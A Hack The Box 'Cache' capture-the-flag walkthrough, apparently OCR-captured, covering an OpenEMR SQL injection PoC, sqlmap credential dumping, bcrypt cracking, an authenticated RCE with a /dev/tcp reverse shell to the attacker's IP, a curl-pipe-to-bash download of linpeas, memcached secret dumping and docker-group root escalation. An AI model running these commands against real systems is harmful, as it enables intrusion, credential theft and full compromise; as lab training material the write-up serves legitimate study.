
HTB Cache


As usual we start with port enumeration.

```
nmap -sC -sV -oN nmap/initial cache.htb
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Screenshot of the website

Thes is a login page, but we don't know the credentials. Oh wait we do! In the page souce code we see that a script file is loaded and it has credentials inside of it!




```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
         checkCorrectPassword();
         error_username = false;
         checkCorrectUsername();


        if(error_correctPassword == false && error_username ==false){
            return true;
        }
        else{
            return false;
        }
    });

});
```

We have now credentials! ash:H@v3_fun

Using these credentials we can login. But there is not much to see. These is not much else we can do, we start enumerating for other domains. Since we dont'have a wordlist we can generate one from the website content with cewl. But first we need to add cache.htb to /etc/hosts


```
cewl -w brutedns.txt -d 10 -m 1 http://cache.htb/
```

Now we can start to bruteforce subdomains with wfuzz.

```
wfuzz -w brutedns.txt -H "HOST: FUZZ.htb" -u http://cache.htb/ --hh 8193
```


```
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://cache.htb/
Total requests: 636

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000415:   302        0 L      0 W      0 Ch        "HMS"
```

Add hms.htb to /etc/hosts.



We start now to enumerate for hideen directories and files here.

```
gobuster dir -u http://hms.htb -w /usr/share/wordlists/dirb/common.txt
/admin.php (Status: 200)
/LICENSE (Status: 200)
```



The website is using OpenEMR version 5.0.1(3)! We can now start looking for exploits.

https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf

Extract from the pdf:

3.2 - SQL Injection in add_edit_event_user.php


SQL injection in add_edit_event_user.php is caused by unsanitized user input from the *eid*, *userid*, and *pid* parameters. Exploiting this vulnerability requires authentication to Patient Portal; however, it can be exploited without authentication when combined with the Patient Portal authentication bypass mentioned above.

Severity: High

Proof of Concept:

```
http://host/openemr/portal/add_edit_event_user.php?eid=1 AND
EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
```

Now we check if the PoC works.



It does! Using burp we intercept the request and save it to a file called req.txt.

Using sqlmap we can dump all table names.

```
sqlmap -r req.txt --dump
```

From the output of the last command we see that there is a table called users_secure. We can dump it with sqlmap.

```
sqlmap -r req.txt --dump -T users_secure
```

```
[16:57:58] [INFO] fetching entries for table 'users_secure' in database 'openemr'
Database: openemr
Table: users_secure
[1 entry]
+----+-----------------------------+-------------------------------------------------------------+---------------+---------------------+---------------+---------------+-----------------+-----------------+
| id | salt                        | password                                                    | username      | last_update         | salt_history1 | salt_history2 | password_history1 | password_history2 |
+----+-----------------------------+-------------------------------------------------------------+---------------+---------------------+---------------+---------------+-----------------+-----------------+
| 1  | $2a$05$l2sTLIG6GTBeyBf7TAKL6A$ | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. | openemr_admin | 2019-11-21 06:38:40 | NULL          | NULL          | NULL            | NULL            |
+----+-----------------------------+-------------------------------------------------------------+---------------+---------------------+---------------+---------------+-----------------+-----------------+
```

```
username: openemr_admin
salt:$2a$05$l2sTLIG6GTBeyBf7TAKL6A$
password:$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
```

Here is a list of hashes that hashcat can crack.

> example_hashes [hashcat wiki]
>
> If you get a "line length exception" error in hashcat, it is often because the hash mode that you have requested does not match the hash. To verify, you can test your commands against example hashes. Unless otherwise noted, the password for all example hashes is hashcat.
>
> https://hashcat.net/wiki/doku.php?id=example_hashes

To crack the hash we've found we use module 3200.

3200	bcrypt $2*$, Blowfish (Unix)	$2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6

From my windows machine I start cracking the hash with hashcat.

```
.\hashcat.exe -m 3200 .\hashes\cache2.txt .\wordlist\rockyou.txt -O
```

```
$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6POB.:xxxxxx

Session..........: hashcat
Status...........: Cracked
Hash.Name........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEc...F6POB.
Time.Started.....: Sat Sep 26 14:45:57 2020 (0 secs)
Time.Estimated...: Sat Sep 26 14:45:57 2020 (0 secs)
Guess.Base.......: File (.\wordlist\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1991 H/s (5.82ms) @ Accel:1 Loops:2 Thr:8 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 896/14344384 (0.01%)
Rejected.........: 0/896 (0.00%)
Restore.Point....: 672/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:30-32
Candidates.#1....: batista -> ilovegod
Hardware.Mon.#1..: Util:  0% Core: 985MHz Mem:1450MHz Bus:4

Started: Sat Sep 26 14:45:51 2020
Stopped: Sat Sep 26 14:45:59 2020
```

Cracked! openemr_admin:xxxxxx

Now that we have credentials we have code execution.

Offensive Security's Exploit Database Archive

OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution.. webapps exploit for PHP platform

https://www.exploit-db.com/exploits/45161

From the exploit we need to change some things:

From the attacker machine start listening on port 9001 and then launch the exploit.

```
#From one terminal start listening on port 9001
nc -lnvp 9001

#Form another terminal launch the exploit
python openemr_rce.py http://hms.htb/ -u openemr_admin -p xxxxxx -c 'bash -i >& /dev/
tcp/10.10.15.46/9001 0>&1'
```

```
kali@kali:~/Desktop/htb/cache$ python openemr_rce.py http://hms.htb/ -u openemr_admin -p xxxxxx -c 'bash -i >& /dev/tcp/10.10.15.46/9001 0>&1'
 .---.  ,---.  ,---.  .-. .-.,---.         ,---.
/ .-. ) | .-.\ | .-'  |  \| || .-'  |\    /|| .-.\
| | |(_)| |-' )| `-.  |   | || `-.  |(\  / || `-'/
| | | | | |--' | .-'  | |\  || .-'  (_)\/  ||   (
\ `-' / | |    |  `--.| | |)|| `--.| \  /  || |\ \
 )---'  /(     /( __.'/(  (_)/( __.'| |\/| ||_| \)\
(_)    (__)   (__)  (__)  (__)    '-'  '-'   (__)

   ={   P R O J E C T   I N S E C U R I T Y   }=

        Twitter : @Insecurity
        Site    : insecurity.sh

[$] Authenticating with openemr_admin:xxxxxx
[$] Injecting payload
```

And we get a connection back!

```
www-data@cache:/var/www/hms.htb/public_html/interface/main$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Then we upgrade the shell to a TTY with python.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

And then we can switch user to user ash with the password we found in the script before and grab the user flag.

```
www-data@cache:/var/www/hms.htb/public_html$ su ash
su ash
Password: H@v3_fun

ash@cache:/var/www/hms.htb/public_html$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash)
ash@cache:/var/www/hms.htb/public_html$
```

Then I started enumerating with linpeas.

First we need to host linpeas from the attacker machine with a python http server then we can download an run it from the victim machine.

```
#From attacker machine
cp /opt/privilege-escalation-awesome-scripts-suite/linPEAS/linPEAS.sh .
python3 -m http.server

#From the victim machine
curl 10.10.15.46:8000/linpeas.sh | bash
```

```
Proto Recv-Q Send-Q Local Address
tcp        0      0 127.0.0.1:3306
tcp        0      0 127.0.0.1:11211
tcp        0      0 127.0.0.53:53
tcp        0      0 0.0.0.0:22
tcp        0      0 10.10.10.188:37486
tcp        0      0 10.10.10.188:37800
tcp        0      0 127.0.0.1:46582
tcp        0      0 127.0.0.1:46640
tcp        0      0 10.10.10.188:37248
tcp        0      0 127.0.0.1:11211
tcp        0      0 127.0.0.1:46804
tcp        0      0 10.10.10.188:22
tcp        0    374 10.10.10.188:56040
tcp        0      0 127.0.0.1:11211
```

The port 11211 looks interesting.

Port 11211 Details

threat/application/port search: SEARCH

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
11211	tcp,udp	memcached	Port used by Memcachedb and Apple iCal Server Memcached is vulnerable to a denial of service, caused by an error when handling TCP packets. By sending a specially-crafted packet containing an overly long string to TCP port 11211, a remote attacker could exploit this vulnerability to cause a segmentation fault and application to crash. References: [XFDB-83915], [BID-59567] Memcached version 1.5.5 contains an Insufficient Control of Network Message Volume (Network Amplification, CWE-406) vulnerability in the UDP support of the memcached server that can result in denial of service via network flood (traffic amplification of 1:50,000 has been reported by reliable sources). This attack appear to be exploitable via network connectivity to port 11211 UDP. This vulnerability appears to have been fixed in 1.5.6 due to the disabling of the UDP protocol by default. References: [CVE-2018-1000115], [EDB-44264], [EDB-44265]	*SG*
11211	tcp,udp		memcached (unofficial)	*Wikipedia*
11211	tcp,udp	memcache	Memory cache service, registered 2009-02-09	*IANA*

3 records found

Penetration Testing on Memcached Server

In our previous article, we learned how to configure Memcached Server in Ubuntu 18.04 system to design our own pentest lab. Today we will learn multiple ways to exploit Memcached Server.

https://www.hackingarticles.in/penetration-testing-on-memcached-server/

```
ali:~# nmap -sV -p- 192.168.1.32
ng Nmap 7.70 ( https://nmap.org ) at 2019-02-13 04:43 EST
can report for 192.168.1.32
s up (0.00079s latency).
own: 65532 closed ports
   STATE SERVICE    VERSION
   open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubunt
   open  http       Apache httpd 2.4.29 ((Ubuntu))
tcp open  memcached Memcached 1.5.6 (uptime 1264 seconds;
dress: 00:0C:29:2F:9F:03 (VMware)
e Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

e detection performed. Please report any incorrect results
one: 1 IP address (1 host up) scanned in 22.80 seconds
ali:~#
```

We can access port 11211 using telnet from the shell we used before.

```
ash@cache:/var/www/cache.htb$ telnet 127.0.0.1 11211
telnet 127.0.0.1 11211
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
version
version
VERSION 1.5.6 Ubuntu
```

Then we can dump the cache with simple comands

```
stats cachedump 1 0
  ITEM link [21 b; 0 s]
  ITEM user [5 b; 0 s]
  ITEM passwd [9 b; 0 s]
  ITEM file [7 b; 0 s]
  ITEM account [9 b; 0 s]
  END

get user
  VALUE user 0 5
  luffy
  END
get passwd
  get passwd
  VALUE passwd 0 9
  0n3_p1ec3
END
```

We have now an username and a password! luffy:0n3_p1ec3

```
ash@cache:/var/www/cache.htb$ su luffy
su luffy
Password: 0n3_p1ec3

luffy@cache:/var/www/cache.htb$
```

One again we run linPEAS.sh just like we did before.

```
User & Groups: uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
```

```
[+] Analyzing .socket files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sockets
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
```

There are two ways to get a root shell on this machine.

PrivEsc Path #1

```
docker images
```

```
luffy@cache:/var/www/hms.htb/public_html/interface/main$ docker images
docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              2ca708c1c9cc        12 months ago       64.2MB
```

docker | GTFOBins

This requires the user to be privileged enough to run docker, i.e. being in the docker group or being root. Any other Docker Linux image should work, e.g., debian. It can be used to break out from restricted environments by spawning an interactive system shell.

https://gtfobins.github.io/gtfobins/docker/

```
docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
```

```
root@ce823d8642f1:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

PrivEsc Path #2

Linux Privilege Escalation

If you have write permissions on any folder inside the PATH variable you may be able to hijacking some libraries or binaries: Note that these commands will show a lot of information that will

https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket


```
docker -H unix:///var/run/docker.sock run -v /:/host -it ubuntu chroot /host /bin/bash
```

```
root@ce823d8642f1:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Grab the root flag & go home.